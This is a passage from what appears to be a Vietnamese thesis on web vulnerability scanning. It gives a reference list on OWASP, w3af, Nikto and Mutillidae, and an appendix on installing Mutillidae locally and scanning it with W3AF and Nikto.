[2] Rohan Vibhandik, Arijit Kumar Bose (2015). "Vulnerability Assessment of Web Applications - A Testing Approach". *e-Technologies and Networks for Development (ICeND), 2015 Fourth International Conference on*, pp. 1-6.

[3] M. Tesauro, (2015, April 17). Category: OWASP Top Ten Project, [online].Available: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

[4] Sheetal Bairwa, Bhawna Mewara, Jyoti Gajrani (2014). "Vulnerability Scanners: A Proactive Approach to Assess Web Application Security". *International Journal on Computational Sciences & Applications (IJCSA)*, 4 (1), 113-124.

[5] Khandelwal, S., Shah, P., Bhavsar, K. & Gandhi, D. S. (2013). Frontline Techniques to Prevent Web Application Vulnerability. *International Journal of Advanced Research in Computer Science and Electronics Engineering (IJARCSEE)*, 2 (2), 208-213.

[6] White Hat Security (2015). Website Security Statistics Report.

[7] Raymond Lukanta, Yudistira Asnar, A. Imam Kistijantoro (2014). A vulnerability scanning tool for session management vulnerabilities. *Data and Software Engineering (ICODSE), 2014 International Conference on*, pp. 1-6.

[8] Jeremiah Grossman, Robert Hansen, (2008). *XSS Attacks: Cross Site Scripting Exploits and Defense*. Syngress, Burlington.

[9] Cross Site Tracing. (2014, November 10). [online]. Available: https://www.owasp.org/index.php/Cross Site Tracing

[10] Yuma Makino, Vitaly Klyuev (2015). Evaluation of web vulnerability scanners. *Intelligent Data Acquisition and Advanced Coputing Systems: Technology and Applications (IDAACS), 2015 IEEE 8th International Conference on*, vol.1, 399-402.

[11] Zoran Djuric (2013). A black-box testing tool for detecting SQL injection vulnerabilities. *Informatics and Applications (ICIA), 2013 Second International Conference on*, pp. 216-221.

[12] Hossain Shahriar, Mohammad Zulkernine (2009). Automatic Testing of Program Security Vulnerabilities. *33rd Annual IEEE International Computer Software and Applications Conference*, vol.2, 550-555.

[13] F. Alssir, M. Ahmed. Web Security Testing Approaches: Comparison Framework. *Proc. of the 2011 2nd International Congress on Computer Applications and Computational Science Advances in Intelligent and Soft Computing*, 144 (2012), 163-169.

[14] OWASP (2013). The Ten Most Critical Web Application Security Risks. Available: https://www.owasp.org/index.php/Top_10_2013-Top_10

[15] w3af - Open Source Web Application Security Scanner. [online]. Available: http://w3af.org

[16] C. Sullo, D. Lodge. Nikto. [online]. Available: https://cirt.net/Nikto2

[17] Easy Security Testing. [online]. Available: https://pentest-tools.com/home

[18] Mutillidae: What is Mutillidae? [online]. Available: http://www.irongeek.com/i.php?page=mutillidae/mutillidae-deliberately-vulnerable-php-owasp-top-10


[19] Mutillidae: Download Mutillidae. [online]. Available: https://sourceforge.net/projects/mutillidae/


[20] What is XAMPP? [online]. Available: https://www.apachefriends.org/index.html

PHỤ LỤC


(HƯỚNG DẪN CÀI ĐẶT VÀ SỬ DỤNG)

- Trước tiên, để giả lập server bị tấn công, cài mutillidae trên máy cục bộ (server là XAMPP hay Apache…), địa chỉ sẽ là 127.0.0.1/mutillidae







- Giao diện chính khi chạy chương trình, nhập địa chỉ 127.0.0.1/mutillidae trên URL, sau đó chọn công cụ để quét:



- Chương trình đang quét bằng W3AF:



- Chương trình đang quét bằng Nikto (có thể tùy chọn xuất kết quả dạng HTML hoặc dạng text):



- Kết quả khi quét kết hợp cả hai công cụ: